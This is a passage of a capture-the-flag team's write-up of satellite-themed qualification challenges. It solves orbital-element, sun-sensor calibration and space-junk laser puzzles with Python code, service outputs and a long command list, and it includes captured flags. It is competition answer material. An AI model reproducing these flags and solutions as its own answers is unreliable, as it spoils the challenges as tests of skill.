# Qualification Event Technical Paper

Solar Wine team

2021-06-29

# Contents


**1 Launch Pad** **3**

**2 Guardians of the...** **3**

2.1 Fiddlin' John Carson . . . . 4

2.1.1 Write-up . . . . 4

**3 Deck 36, Main Engineering** **8**

3.1 Problems are Mounting . . . . 8

3.1.1 Write-up . . . . 8

3.2 Take Out the Trash . . . . 19

3.2.1 Write-up . . . . 19

3.3 Quaternion . . . . 26

3.3.1 Write-up . . . . 26

3.4 Hindsight . . . . 29

3.4.1 Requirements . . . . 29

3.4.2 Write-up . . . . 29

**4 Rapid Unplanned Disassembly** **36**

4.1 Tree in the forest . . . . 36

4.1.1 Write-up . . . . 36

4.2 Mars or Bust . . . . 40

4.2.1 Write-up . . . . 41

**5 Presents from Marco** **49**

5.1 King's Ransom . . . . 49

5.1.1 Write-up . . . . 49

5.2 King's Ransom 2 . . . . 52

5.2.1 Write-up . . . . 52

# 1 Launch Pad

# 2 Guardians of the...

## 2.1 Fiddlin' John Carson

- **Category:** Guardians of the…
- **Points:** 22
- **Solves:** 232
- **Description:**

> Where do you come from?

### 2.1.1 Write-up

*Write-up by Solar Wine team*

```
         KEPLER
        CHALLANGE
       a e i Ω ω υ
            .  .
        ,'   ,=,  .
      ,    /     \  .
     .    |       | .
    .      \     / .
    +        '='  .
     .          .'
      .     . '
         '
Your spacecraft reports that its Cartesian ICRF position (km) and velocity (km/s)
 ↪  are:
Pos (km):   [8449.401305, 9125.794363, -17.461357]
Vel (km/s): [-1.419072, 6.780149, 0.002865]
Time:       2021-06-26-19:20:00.000-UTC

What is its orbit (expressed as Keplerian elements a, e, i, Ω, ω, and υ)?
```

#### Computing the orbital elements

The position and velocity vectors taken together represent the state vector.

In order to obtain the orbital elements from the state vector, we need the standard gravitational parameter of the body around which our object is orbiting. The standard gravitational parameter is simply the product of the mass of the body with the gravitational constant. In the case of earth it is `3.986004418e14 m^3/s^2`.

The state vector is given in ICRF, which is an ECI (Earth-Centered Inertial) frame, so the computing of the orbital elements is straight-forward.

First we need to compute the specific angular moment `h` which is the cross product between the position and velocity:

```
import numpy as np
r = np.array([8449.401305, 9125.794363, -17.461357])
v = np.array([-1.419072, 6.780149, 0.002865])
h = np.linalg.norm(np.cross(r, v))
```

This gives us `h = 70239.50778173933 km^2/s`.

Next, we need the specific energy E, which is simply the mechanical energy divided by the mass (which is convenient because we don't know the mass of the satellite):

```
rn = np.linalg.norm(r * 1000) # convert to meters
vn = np.linalg.norm(v * 1000) # convert to meters
earthmu = 3.986004418e14
E = vn**2 / 2 - earthmu / rn
```

This gives us `E = -8058106.232653882 J/kg`.

The first parameter we are asked for is the semi-major axis `a`. It can be obtained using `E`:

```
a = -earthmu / (2 * E)
akm = a / 1000 # convert to km
```

It gives us `a = 24732.88576072319 km`.

Using the semi-major axis and the specific angular momentum, we can obtain the eccentricity `e`:

```
hm = h * 1000**2 # convert to m^2/s
e = np.sqrt(1 - (hm)**2 / (a * earthmu))
```

This gives us an eccentricity `e = 0.7068070220620633`.

The inclination can be derived from the specific angular momentum:

```
hz = np.cross(r, v)[2]
i = np.arccos(hz/h)
id = i * 180 / np.pi # get it in degrees
```

This gives us `i = 0.11790360842507447 degrees`.

The right ascension of the ascending node, Ω, can also be derived from the specific angular momentum:

```
hx = np.cross(r, v)[0]
hy = np.cross(r, v)[1]
Omega = np.arctan2(hx, -hy)
Omegad = Omega * 180 / np.pi # get it in degrees
```

This gives us `Ω = 90.22650379956278 degrees`.

We need to compute the true anomaly whose cosine we know based on the previously obtained values:

```
nu = np.arccos((a * (1 - e**2) - rn) / (e * rn))
if np.dot(r, v) < 0:
  nu += np.pi
nudg = nu * 180 / np.pi # get it in degrees
```

This gives us `υ = 90.38995503457798 degrees`.

Now we can derive the argument of latitude, which is the sum of the true anomaly and the argument of periapsis:

```
opn = np.arctan2((r[2] * 1000) / np.sin(i), 1000 * (r[0] * np.cos(Omega) + r[1] *
 ↪  np.sin(Omega)))
opnd = opn * 180 / np.pi
```

Which gives us `ω + υ = -43.02258595754939 degrees`.

Now, simply subtract the true anomaly to the argument of latitude to get the argument of peripasis:

```
omega = (opn - nu) % (2 * np.pi)
omegad = omega * 180 / np.pi # get it in degrees
```

Finally we get our last element `ω = 226.5874590078726 degrees`.

### Solution

To sum everything up, we know have the Keplerian elements as follows:

```
a = 24732.88576072319 km
e = 0.7068070220620633
i = 0.11790360842507447 degrees
Ω = 90.22650379956278 degrees
ω = 226.5874590078726 degrees
υ = 90.38995503457798 degrees
```

Providing these values to the services, we obtain the following flag:

```
You got it! Here's your flag:
flag{november203917tango2:GPUkYcR0Ig2NeL9YUYvElw4nUgvneNIkRbywFSfyfNBO6fiVujOuhjrp
↪ DhoIIRxLkrrNHIbd_iji6pKK5_C5bsI}
```

# 3 Deck 36, Main Engineering

## 3.1 Problems are Mounting

- **Category:** Deck 36, Main Engineering
- **Points:** 134
- **Solves:** 26
- **Description:**

> A cubesat has 6 solar sensors, one on each side of the satellite. At any given time, the sun can be observed by a maximum of 3 sensors at a time. The combination of measurements from 3 sensors provides the sun vector in the spacecraft coordinate system.
>
> The spacecraft coordinate system is a Cartesian system with the origin at the center of the satellite. The sun vector, in combination with other observations such as the Earth magnetic field vector can be used to determine the full 3D attitude of the spacecraft.
>
> During launch, the mounting angle of one of the sun sensors shifted and is no longer aligned with the spacecraft coordinate system's axis causing the sun vector determination to be wrong.
>
> Determine which of the 6 sensors was shifted and find it's vector norm in order to make corrections to the attitude determination. To get the flag, find the correct vector norm of the shifted solar sensor.
>
> Given information:
>
> - 6 solar sensors on a CubeSat, one on each face. In spacecraft coordinates the vector norms should be (1,0,0), (0,1,0), (0,0,1), (-1,0,0), (0,-1,0), (0,0,-1).
> - One of the sensors shifted and is no longer aligned with the axis of the satellite.
> - Assume the satellite is always 1 A.U. (Astronomical Unit) distance from the sun).
> - Each solar sensor has a 1 square cm area and a 10% efficiency. A 10 ohm resistor is used as a voltmeter.

### 3.1.1 Write-up

*Write-up by Solar Wine team*

```
    |
  \ | /
   \*/
--**O**--
```

```
   /*\           PROBLEMS ARE MOUNTING
  / | \
    |


             --                                     --
            |\ \            ___________,           |\ \
            | \ \          |`           \          | \ \
            |  \ \         | `           \         |  \ \
            |   | |_________  `           \________|  | |
            |   | |__________) +-----------+________) | |
            |   | |        |   :           :       |  | |
            |   | |        |   :           :       |  | |
            |   | |        `   :           :       |  | |
            |   | |         `  :           :       |  | |
             \  | |          ` :           :        \ | |
              \ | |           `:___________>         \| |
                --                                    --
```

**Maximum expected measured voltage**

The online service starts by asking a preliminary question:

```
First things first, what is the expected magnitude of measured voltage on the
sun sensor? Assume the sun sensor has 10% efficiency, is 1 AU from the sun, has
an area of 1 cm, and a 10 ohm resistor as a voltmeter.
```

The result can be obtain in three small steps:

- Find out the amount of energy per unit of surface received from the Sun at the given distance.
- Deduce the amount of energy received by the sensor.
- Compute the measured voltage.

As the CubeSat is assumed to be 1 astronomical unit away from the Sun (i.e. the distance from Earth to the Sun), the first value does not have to be computed: we can directly use the solar constant which has an approximate value of 1.3608 kW/m².

The amount of energy received by the sensor is thus simply the solar constant multiplied by the surface of the sensor (1 cm² = 0.0001 m²). Multiplying this by the sensor's efficiency gives us the output from the sensor, from which we can compute the measure voltage using Ohm's law.

Here is a Python script computing the result:

```
import math

def estimate_voltage():
    H0 = 1360.8  # W/m^2

    S = 10**-4  # m (= 1cm^2)
    Pr = H0 * S

    e = 0.1  # 10%
    P = e * Pr

    R = 10  # Ohm
    return math.sqrt(P * R)
```

We obtain `0.3688902275745456` from this code, which the server accepts as a valid solution:

```
(Format answers as a single float): 0.3688902275745456
Good, we're on the same page! Moving on...
```

### Shifted sensor vector norm

After answering the previous question, the real challenge starts:

```
Here are the initial voltages of the 6 sensors:
<+X-Axis:0.044396441664211035
+Y-Axis:0.30462677628495133
+Z-Axis:0.3420103887239637
-X-Axis:0
-Y-Axis:0
-Z-Axis:0
>OK let's figure out what's wrong
Specify a rotation to apply to the satellite for the next measurements.
All units are in degrees
(Format answers as euler angles in the form "r:X,Y',Z''"):
Rotations are not cummulative, each rotation originates from the initial postion
You may also submit a rotation matrix directly
Format the rotation matrix as "r:i11,i12,i13,i21,i22,i23,i31,i32,i33"
Where ijk represents element i in the jth row and the kth column.
At any point, you can submit your final answer in form: "s:X,Y,Z"
The final answer should be a unit vector
```

**Note:** The shifted sensor, the value of the shift, and the satellite's original orientation changed at each run.

Here is the plan we came up with in the end:

1. Determine which sensor is shifted. If it is not the sensor on the `+X` axis, restart.
2. Find the rotation for which the `+X` sensor measures the maximum voltage (which should approximately match the value computed in the first part).
3. Find the rotation for which the `-X` sensor measures the maximum voltage.
4. Find the `+X` sensor's vector based on the measure angle difference with the `-X` sensor which has a known vector.

It should be noted that this plan was not clear from the start; multiple members of the team explored different directions to maximize our chances of solving the challenge. For the sake of clarity and brevity, not all the options studied will be described here.

Here is a simplified view of the problem, with the shifted sensor pointing towards the sun:



**Figure 1:** 3D view of a CubeSat mounted with sensors facing the Sun

#### Finding out which sensor is shifted

From the challenge's description and banner, we know that:

- Sensors are each placed on one of the satellite's faces and were originally *aligned with the satellite's axis*.
- Only one sensor is shifted.
- We can easily rotate the satellite alongside any of its axes.

This means that, for example, if we rotate the satellite around its `X` axis, then sensors `+X` and `-X` should keep measuring the same output, regardless of the angle. Same goes for sensors `+Y` and `-Y` with axis `Y` and so on.

To determine which sensor is shifted, we can simply rotate the satellite around each of its axes and observe whether the associated sensors measure the same value each time. If not, then the sensor is shifted.

Though this solution might fail if the satellite is oriented at just the right angle for the shifted sensor to always measure a voltage of `0`, we did not observe this during our runs. It could be easily solved by performing 6 tests (one per sensor) instead of 3 (one per axis).

Here is a sample script implementing the method described above:

```
def check_axis(p, axis):
    angle = [0, 0, 0]
    r_plus = []
    r_minus = []

    for x in range(0, 360, 90):
        angle[axis] = x
        m = rotate(p, *angle)
        r_plus.append(m[axis])
        r_minus.append(m[axis + 3])

    return (
        all(elem == r_plus[0] for elem in r_plus),
        all(elem == r_minus[0] for elem in r_minus),
    )

sensor_validity = []
for axis in range(3):
    sensor_validity += check_axis(p, axis)

invalid_sensor = sensor_validity.index(False)
print("The wrong sensor is sensor number", invalid_sensor)
```

**Note:** Not all functions are included in the snippets, but the full solution is provided at the end.

#### Finding out the shifted sensor's angle

To avoid over-complexifying the code (which is always error-prone, especially when lacking sleep), we decided to always start by assuming the same sensor is shifted (in this case, sensor `+X`). Basically, we looped over the code above until `invalid_sensor` was `0`.

With this in mind, we implemented two algorithms to discover the shift angle:

- A naive approach where we simply turn the satellite around each of its axes by a fixed step, and keep the angle for which the highest voltage was measured.
- Using a pseudo-dichotomy approach where we start with a large step in a broad angle interval, find the two angles which yield the highest voltage, and start again with a smaller step in this new interval.

In the end, both implementations allowed us to find the right angle. However, because the first approach was quicker to implement, it was the first to yield the flag and is thus described here.

To save some time, instead of rotating using a fixed step, a first iteration is performed with a larger step (e.g. 45 degrees) to find the approximate target angle, and then a more precise step is used. Moreover, since we know the function only has a single maximum, we can stop looking once a local maximum is found.

**Note:** It was important to save time for this challenge, otherwise the connection might timeout before the algorithm could complete.

Here is the implementation we ended up using:

```python
def optimize_axis(p, axis, sensor, start_angle, step_size):
    angle = start_angle.copy()
    value = rotate(p, *angle)[sensor]

    max_tries = 360 / step_size
    tries = 0

    # Step until either doing a full turn or finding a local maximum
    while tries < max_tries:
        new_angle = angle.copy()
        new_angle[axis] += step_size
        new_angle[axis] %= 360
        tries += 1

        new_value = rotate(p, *new_angle)[sensor]

        if new_value > value:
```

```
                value = new_value
                angle = new_angle
            elif value > new_value:
                break

        # Now turn the other way around to make sure we didn't miss anything
        while tries < max_tries:
            new_angle = angle.copy()
            new_angle[axis] -= step_size
            new_angle[axis] %= 360
            tries += 1

            new_value = rotate(p, *new_angle)[sensor]

            if new_value >= value:
                value = new_value
                angle = new_angle
            else:
                break

        return angle, value

def calibrate_invalid_sensor(p, start_angle=[0, 0, 0], precision=0.25):
    """
    Get shift angle for the invalid sensor (+X)
    """
    print("Calibrating invalid sensor...")
    out = start_angle.copy()

    # Start with a large step to find the approximate location of the max
    angle, _ = optimize_axis(p, 0, 0, out, 45)
    out[0] = angle[0]

    angle, _ = optimize_axis(p, 1, 0, out, 45)
    out[1] = angle[1]

    angle, _ = optimize_axis(p, 2, 0, out, 45)
    out[2] = angle[2]

    # Run again with the given precision
    angle, _ = optimize_axis(p, 0, 0, out, precision)
    out[0] = angle[0]

    angle, _ = optimize_axis(p, 1, 0, out, precision)
    out[1] = angle[1]
```

```python
    angle, vmax = optimize_axis(p, 2, 0, out, precision)
    out[2] = angle[2]

    print("Optimal angle is", out, "with voltage of", vmax)
    return out

# Find the optimal angle for the sensor with an error
invalid_angle = calibrate_invalid_sensor(p)
```

### Finding out the reference sensor's angle

Now that we know by which angle the satellite must be rotated to align the shifted sensor with the sun, we need a reference (since we don't know the satellite's initial rotation compared to the sun). We decided to reuse the method discussed above but with a sensor for which we know the vector: sensor `-X`.

A slight optimization in the search for the angle can be used: since we know the sensor is aligned with the `X` axis, there is no need to call `optimize_axis` with `axis` set to `0`. We also use a different start angle: since already know the angle for the `+X` sensor, the one for the `-X` sensor should be more or less the same rotated by 180 degrees along either the `Y` axis or the `Z` axis.

```python
def calibrate_valid_sensor(p, start_angle=[0, 180, 0], precision=0.25):
    """
    Get shift angle for the valid sensor (-X)
    """
    print("Calibrating valid sensor...")
    out = start_angle.copy()

    # We don't have to check axis X since we know it's correctly aligned
    angle, _ = optimize_axis(p, 1, 3, out, 45)
    out[1] = angle[1]

    angle, _ = optimize_axis(p, 2, 3, out, 45)
    out[2] = angle[2]

    angle, _ = optimize_axis(p, 1, 3, out, precision)
    out[1] = angle[1]

    angle, vmax = optimize_axis(p, 2, 3, out, precision)
    out[2] = angle[2]

    print("Optimal angle is", out, "with voltage of", vmax)
```

```
    return out

# Find the optimal angle for the opposite sensor
start_angle = invalid_angle.copy()
start_angle[1] += 180
valid_angle = calibrate_valid_sensor(p, start_angle=start_angle)
```

#### Computing the shifted sensor's vector norm

Using the information we have gathered, we now want to obtain the result needed to solve the challenge. The idea here is the following:

- We know the vector for the reference sensor.
- We know how to rotate from the original position to both the position where the reference sensor faces the Sun, and to where the shifted sensor faces the Sun.
- From this information, we can compute the rotation required to move fro one position to the other.
- We can apply this rotation to the reference vector to obtain the shifted sensor's vector.

Basically a lot of text for very few lines of code thanks to NumPy. Out of ~~laziness~~ ingenuity to avoid errors late at night, we decided not to compute the rotation matrices ourselves. Indeed, when sending a message to rotate by the chosen angle, the server would be nice enough to send back the associated rotation matrix; all we had to do was parse it!

```
import numpy as np

def get_rotation_matrix(p, dx, dy, dz):
    p.sendline(f"r:{dx},{dy},{dz}")
    p.recvuntil(b"< ")
    matrix_str = p.recvuntilS(">")
    p.recvuntil(b">")

    matrix_str = matrix_str.rstrip(">").strip()
    lines = matrix_str.split("\n")
    lines = [l.strip().strip("[").strip("]").strip() for l in lines]
    matrix = [
        [float(x) for x in line.split(" ") if x.strip()]
        for line in lines
    ]
    return np.array(matrix)
```

```
# Use the rotation matrices and the reference vector to compute the
# sensor's true vector
M1 = get_rotation_matrix(p, *invalid_angle)
M2 = get_rotation_matrix(p, *valid_angle)

R = np.matmul(M1, M2.T)
N2 = np.array([-1, 0, 0]).T
N1 = R.dot(N2)
N1 /= np.linalg.norm(N1)
```

If you are interested in the math behind computing `N1` from `M1`, `M2`, and `N2`, here is a simple proof:

```
Let N0 be the vector representing the starting position of the satellite
By definition, we have:
M1.N0 = N1
M2.N0 = N2

Moreover, since all rotation matrices are invertible:
    M1.N0 = N1
<=> (M1^-1).M1.N0 = (M1^-1).N1
<=> N0 = tM1.N1  // The inverse of a rotation matrix is its transpose

Thus, using the same reasoning for M2 and N2, the following holds true:
    N0 = tM1.N1
<=> tM2.N2 = tM1.N1
<=> N2 = t(tM2).tM1.N1
<=> N2 = M2.tM1.N1  // The transpose of the transpose is the original matrix
<=> N2 = R.N1 where R = M2.tM1

Finally, by definition of N1:
N2 = R.N1 where R = M2.tM1 and N1 = t[-1 0 0]
```

### Obtaining the flag

Putting everything together, here is what little code is missing to obtain the flag:

```
p.sendline(f"s:{N1[0]},{N1[1]},{N1[2]}")

try:
    while True:
        print(p.recvS(4096), end="")
```

```
except (KeyboardInterrupt, EOFError):
    pass
finally:
    print("")
    p.close()
```

And here is the output of the script:

```
[+] Opening connection to main-fleet.satellitesabove.me on port 5005: Done
Voltage estimate: 0.3688902275745456
The wrong sensor is sensor number 0
Calibrating invalid sensor...
Optimal angle is [306.5, 334.25, 314.75] with voltage of 0.3690309803764774
Calibrating valid sensor...
Optimal angle is [306.5, 228.5, 353.25] with voltage of 0.3690306392227042
Error = [0.00801146], component 0 is correct
Error = [0.00141745], component 1 is correct
Error = [0.00021337], component 2 is correct
Here is your flag!!flag{uniform334275victor2:GAbl0m1OnP4dSlJvP6XjcudlGccerDhy6US8M
 ↪ XT6FWzJKJPNsZYvOf-HH-_X023u4PNC_uxsSszgBAa2NsVXisA}
[*] Closed connection to main-fleet.satellitesabove.me port 5005
```

### 3.2 Take Out the Trash

- **Category:** Deck 36, Main Engineering
- **Points:** 142
- **Solves:** 24
- **Description:**

> A cloud of space junk is in your constellation's orbital plane. Use the space lasers on your satellites to vaporize it! Destroy at least 51 pieces of space junk to get the flag.
>
> The lasers have a range of 100 km and must be provided range and attitude to lock onto the space junk. Don't allow any space junk to approach closer than 10 km.
>
> Command format:
>
> ```
> [Time_UTC] [Sat_ID] FIRE [Qx] [Qy] [Qz] [Qw] [Range_km]
> ```
>
> Command example:
>
> 2021177.014500 SAT1 FIRE -0.7993071278793108 0.2569145028089314 0.0 0.5432338847750264 47.85760531563315
>
> This command fires the laser from Sat1 on June 26, 2021 (day 177 of the year) at 01:45:00 UTC and expects the target to be approximately 48 km away. The direction would be a [0,0,1] vector in the J2000 frame rotated by the provided quaternion [-0.7993071278793108 0.2569145028089314 0.0 0.5432338847750264] in the form [Qx Qy Qz Qw].
>
> One successful laser command is provided for you (note: there are many possible combinations of time, attitude, range, and spacecraft to destroy the same piece of space junk):
>
> 2021177.002200 SAT1 FIRE -0.6254112512084177 -0.10281341941423379 0.0 0.773492189779751 84.9530354564239

#### 3.2.1 Write-up

*Write-up by Solar Wine team*

```
A cloud of space junk is in your constellation's orbital plane.
Use the lasers on your satellites to vaporize it!
The lasers have a range of 100km. Don't allow any space junk to approach closer than
 ↪  30km.
Use the provided TLEs for your spacecraft and the space junk. Provide commands in
 ↪  the following format:
```

```
[Time_UTC] [Sat_ID] FIRE [Qx] [Qy] [Qz] [Qw] [Range_km]

Provide command sequences:
```

#### Simulating trajectories

Two files are provided for this challenge: `sats.tle` and `spacejunk.tle`.

There is one set of TLE describing 15 satellites and one set of TLE describing 59 pieces of space junk.

In order to solve this challenge, we need to simulate the trajectory of all these objects, detect when a piece of space junk is closer than 100km of a satellite so we can fire at it, remove the space junk from our list of objects, then continue the simulation.

We chose a time resolution of 1 minute for our simulation so that we can ensure no space junk is going to come closer than 10km to our satellites considering the velocities involved.

#### Getting the right coordinates

Because the rotation quaternion are relative to the J2000 frame, we need to compute the objects coordinates in J2000. Since December 2020, `Skyfield` supports conversion to J2000. This is really handy since `Skyfield`'s API is relatively easy to use for tracking objects in the sky.

While the `frame_xyz()` is supposed to do that conversion for us, it doesn't actually work. Since TLE are in the TEME frame, applying a GCRS to J2000 rotation matrix won't do the trick. To fix this, we can directly import the `ICRS_to_J2000` matrix and apply the dot product ourselves.

#### Generating the commands

Now that we have a working simulation that gives us coordinates in the correct frame, we need to generate the list of commands to specify the time and rotation quaternion for a given satellite to destroy some space junk.

Our strategy is as follows:

- Keep a tab of the destroyed pieces of space junk so as to not try to destroy inexistent space junk
- Update the coordinates of all live objects every minute
- For each satellite, select the closest space junk whose distance is less than 100km

- For all satellites in position to fire, compute the rotation quaternion as described in the *Quaternion* write-up
- Format the command as asked in the problem description

After fixing some bugs introduced because of some lack of sleep, we could finally generate the list of commands over a 24 hour period.

### Simulation code

This version of the code uses a simpler approach to do the coordinate conversion compared to what was used during the qualifications. Because we used a trial-and-error approach for the conversion, the original code ended up a little bit ugly, so here is a cleaned up version:

```python
from skyfield.api import load
from skyfield.framelib import ICRS_to_J2000
import numpy as np

z_vector  = np.array([0, 0, 1])

ts = load.timescale()

junk = load.tle_file("spacejunk.tle")
sats = load.tle_file("sats.tle")

killed = []
for i in range(60, 3600*24, 60):
    if len(killed) == 59: #>= 51:
        break

    t = ts.utc(2021, 6, 26, i // 3600, (i // 60) % 60, i % 60)

    jks_xyz = []
    sats_xyz = []
    for ii, jk in enumerate(junk):
        if ii in killed:
            jks_xyz.append(np.array([0., 0., 0.]))
        else:
            pos = np.dot(ICRS_to_J2000, jk.at(t).position.km)
            jks_xyz.append(pos)
    for sat in sats:
        pos = np.dot(ICRS_to_J2000, sat.at(t).position.km)
        sats_xyz.append(pos)
```

```
    for sidx, sat_xyz in enumerate(sats_xyz):
        for jidx, jk_xyz in enumerate(jks_xyz):
            if jidx in killed:
                continue
            target = np.array(jk_xyz - sat_xyz)
            dist = np.linalg.norm(target)
            if dist < 100.:
                target /= dist
                axis = np.cross(z_vector, target)
                axis /= np.linalg.norm(axis)
                arc = np.dot(z_vector, target)

                qr = np.sqrt((1+arc)/2)
                qi = np.sqrt((1-arc)/2)*axis

                print("2021%03d.%02d%02d%02d"%(177 + (i / (24*3600)), (i / 3600) %
                ↪  24, (i / 60) % 60, i % 60), "SAT" + str(sidx+1), "FIRE", '
                ↪  '.join([str(x) for x in qi]), qr, dist)
                killed.append(jidx)
                break
```

#### Solution

Running the above code generates this list of commands. However, we couldn't get the flag. Apparently, this challenge was too overloaded to be able to run the contestant commands before its configured timeout.

```
2021177.002100 SAT1 FIRE -0.6307652171897559 -0.1205753440284496 0.0
 ↪  0.7665486463336696 98.45315622551468
2021177.002300 SAT1 FIRE -0.588434006249713 -0.07577558587248488 0.0
 ↪  0.8049866339726358 73.79197663512022
2021177.002500 SAT1 FIRE -0.4461516614397337 -0.3345826606053656 0.0
 ↪  0.8300621291305851 53.27933948562646
2021177.002700 SAT1 FIRE 0.008444842814030651 -0.47860595570874426 0.0
 ↪  0.877989193435754 90.91150270081964
2021177.002900 SAT1 FIRE 0.03271264895895779 -0.39469282189525046 0.0
 ↪  0.9182306131590539 57.87682446119459
2021177.003100 SAT1 FIRE 0.6039604914182247 -0.05172919355049064 0.0
 ↪  0.7953337760591288 39.35637000018447
2021177.003300 SAT1 FIRE 0.6551315635558657 0.1729189562557695 0.0
 ↪  0.735460174992679 52.33514447550101
2021177.003500 SAT1 FIRE 0.582544067547296 -0.1601632484601636 0.0
 ↪  0.7968626878001875 96.41975269801438
```

```
2021177.003700 SAT1 FIRE 0.44634261962377186 0.5707206369974221 0.0
 ↪  0.6892432229718662 95.43001138827456
2021177.003900 SAT1 FIRE 0.5782869892880369 0.3658058595180267 0.0
 ↪  0.7292257751632588 87.34019479076558
2021177.010500 SAT1 FIRE 0.7048452105278431 0.428434379202454 0.0
 ↪  0.5653646716176812 98.47148469590735
2021177.010900 SAT1 FIRE 0.6286628372633042 0.5359342596928104 0.0
 ↪  0.5635224097864889 96.18650873400088
2021177.011100 SAT1 FIRE 0.6050382495225859 0.6095860528515288 0.0
 ↪  0.5121850844992836 91.54600288898449
2021177.011300 SAT1 FIRE 0.6124183973269752 0.5637905778432898 0.0
 ↪  0.5541515054121828 83.90330721977502
2021177.011500 SAT1 FIRE 0.5594426020313661 0.6050080406400522 0.0
 ↪  0.5665591282410509 79.18653685495447
2021177.011700 SAT1 FIRE 0.3637907007290732 0.7153126538141874 0.0
 ↪  0.5966440591813132 99.84934039944689
2021177.011900 SAT1 FIRE 0.4531585450607392 0.6693985587137631 0.0
 ↪  0.5886874405237219 97.13564437357444
2021177.012100 SAT1 FIRE 0.630192224073907 0.48159399382290347 0.0
 ↪  0.6090361120906443 74.72698508020892
2021177.012500 SAT1 FIRE 0.10452364677106883 0.7897532693509257 0.0
 ↪  0.6044539526011896 97.28314628913405
2021177.012700 SAT1 FIRE 0.003023563075745998 0.8113421203744334 0.0
 ↪  0.5845637875994761 90.39904529338875
2021177.012900 SAT1 FIRE 0.12739918137943623 0.7809679372653834 0.0
 ↪  0.6114397186536885 99.6625570508129
2021177.013100 SAT1 FIRE -0.0007207350963059027 0.8001789328523385 0.0
 ↪  0.5997609156657455 97.18051305199423
2021177.013300 SAT1 FIRE 0.1611632999656829 0.7726947593874348 0.0
 ↪  0.6139781751490565 90.0578076894387
2021177.013500 SAT1 FIRE -0.17558104202919822 0.7740370073727364 0.0
 ↪  0.6083074953486924 63.802571148976945
2021177.015700 SAT2 FIRE -0.6752603713321275 -0.17549353686713265 0.0
 ↪  0.716397549846635 83.25769646098401
2021177.015900 SAT2 FIRE -0.32673023487531855 -0.4350311477631028 0.0
 ↪  0.8390442503791063 91.19289284269317
2021177.020100 SAT2 FIRE 0.007419500014359158 -0.6027195130098875 0.0
 ↪  0.7979186297215155 80.43361213992392
2021177.020300 SAT2 FIRE 0.01710999387767167 -0.5122698469942426 0.0
 ↪  0.8586540933169778 98.92483176706037
2021177.020500 SAT2 FIRE 0.3798185470720492 -0.4441883074926456 0.0
 ↪  0.8114398429870795 73.59872080106821
2021177.020700 SAT2 FIRE 0.2889072265895513 -0.5100334258095899 0.0
 ↪  0.8101842500204921 89.18550611323275
2021177.020900 SAT2 FIRE -0.031043405889259447 0.7784302579171213 0.0
 ↪  0.626963029619673 58.99264567911053
```

```
2021177.021100 SAT2 FIRE 0.13208058935112002 0.7161483413616718 0.0
 ↪  0.6853366115140699 61.930491309409845
2021177.021300 SAT2 FIRE -0.06561729773931596 0.7588718425318124 0.0
 ↪  0.6479258420913323 99.83559648248797
2021177.021500 SAT2 FIRE 0.534198416102906 -0.29387067228300484 0.0
 ↪  0.7926361587797276 97.43634174178294
2021177.021700 SAT2 FIRE 0.11664325771852545 0.7599565318595561 0.0
 ↪  0.6394219421577625 92.93897474338324
2021177.021900 SAT2 FIRE 0.6612500812169668 0.029775150093287444 0.0
 ↪  0.7495743929240626 38.65230430801609
2021177.023900 SAT1 FIRE -0.4373876577664783 -0.5499910727015054 0.0
 ↪  0.7114786411286016 84.54274532768306
2021177.025300 SAT2 FIRE 0.3436062468957419 0.7423931365805017 0.0
 ↪  0.5751410069299414 99.91975531460179
2021177.025500 SAT2 FIRE 0.3657066466505712 0.6939923520389759 0.0
 ↪  0.6201880875242642 92.26088625372832
2021177.030300 SAT2 FIRE 0.09634417279033944 0.8035665292073692 0.0
 ↪  0.5873658429862666 98.08125463876809
2021177.033100 SAT3 FIRE 0.721595216751225 -0.07898262129430214 0.0
 ↪  -0.6877950920842876 88.54239925862193
2021177.033300 SAT3 FIRE -0.6017702852378233 0.2780455248285494 0.0
 ↪  0.7487076932472414 80.34156946351614
2021177.033500 SAT3 FIRE -0.0360659185911643 -0.5153934962502683 0.0
 ↪  0.8561943666826477 93.34347521629337
2021177.033700 SAT3 FIRE 0.20247565077532778 -0.544022483324282 0.0
 ↪  0.814274614906291 79.9572881682789
2021177.033900 SAT3 FIRE 0.2832963540226628 0.2165568983705819 0.0
 ↪  0.934262428638538 19.905964032973998
2021177.034100 SAT3 FIRE -0.3655720511968443 0.675254208621344 0.0
 ↪  0.6406159763250479 98.39566312954327
2021177.041900 SAT3 FIRE 0.5017378080496979 0.6435116133214781 0.0
 ↪  0.5780587993395417 97.90771227786868
2021177.100100 SAT7 FIRE 0.4064199879065285 -0.4243240290592206 0.0
